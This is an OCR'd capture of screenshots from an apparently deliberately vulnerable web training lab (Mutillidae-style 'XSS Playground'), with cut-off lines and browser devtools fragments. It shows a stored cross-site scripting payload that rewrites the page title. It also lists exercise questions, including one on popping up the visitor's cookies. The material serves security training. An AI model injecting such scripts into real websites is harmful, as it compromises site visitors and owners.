
test:

Add a comment

```
<script>document.querySelector('#thm-title').textContent='I am a hacker'</script>
```

```
bar-expand-lg navbar-light bg-light"> flex
r"> flex
rand" href="/">
ine-block align-top" src="/img/smallLogo.png" alt="" style="margin-right: .5em;" height="30">
le">XSS Playground</span>
bar-toggler" type="button" data-toggle="collapse" data-target="#navbarNavAltMarkup" aria-controls="navbarNavAltMarkup" aria-expanded="false" aria-
gation">…</button> event
AltMarkup" class="collapse navbar-collapse">…</div> flex
```

```
element {
}
*, ::after, ::before {
  box-sizing: border-box;
}
Inherited from a
.navbar-light .navbar-brand {
  color: rgba(0,0,0,.9);
}
.navbar-brand {
```




Stored XSS

This page will demonstrate a few (stored) cross-site scripting attacks. All answers need to be submit

Questions:

1. Add a comment and see if you can insert some of your own HTML.
2. Create an alert popup box appear on the page with your document cookies.
3. Change "XSS Playground" to "I am a hacker" by adding a comment and using Javascript. Answ

If you need hints for the questions, click here


Version: 2.6.24
Security Level: 0 (Hosed)
Hints: Enabled (1 - 5cr1pt K1
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
A1 - Injection (SQL)
A1 - Injection (Other)
A2 - Broken Authentication and Session Management
A3 - Cross Site Scripting (XSS)
A4 - Insecure Direct Object References
A5 - Security Misconfiguration
A6 - Sensitive Data Exposure
A7 - Missing Function Level Access Control
A8 - Cross Site Request Forgery (CSRF)
A9 - Using Components with Known Vulnerabilities
A10 - Unvalidated Redirects and Forwards
Reflected (First Order)
Persistent (Second Order)
DOM Injection
Via "Input" (GET/POST)
Via HTTP Headers
Via HTTP Attribute
Via Misconfiguration
Against HTML 5 Storage
Against JSON
Via Cookie Injection
Via XML Injection
Via XPath Injection
HTML5 Storage
Password Generator
Help Me!
Getting Started: Project Whitepaper
erate Password


Password Generator

passwords is importa

ow to generate a pas

rd is for anonymous

92.168.1.12/mutillidae/index.php?page=password-generator.php&username=anonymous



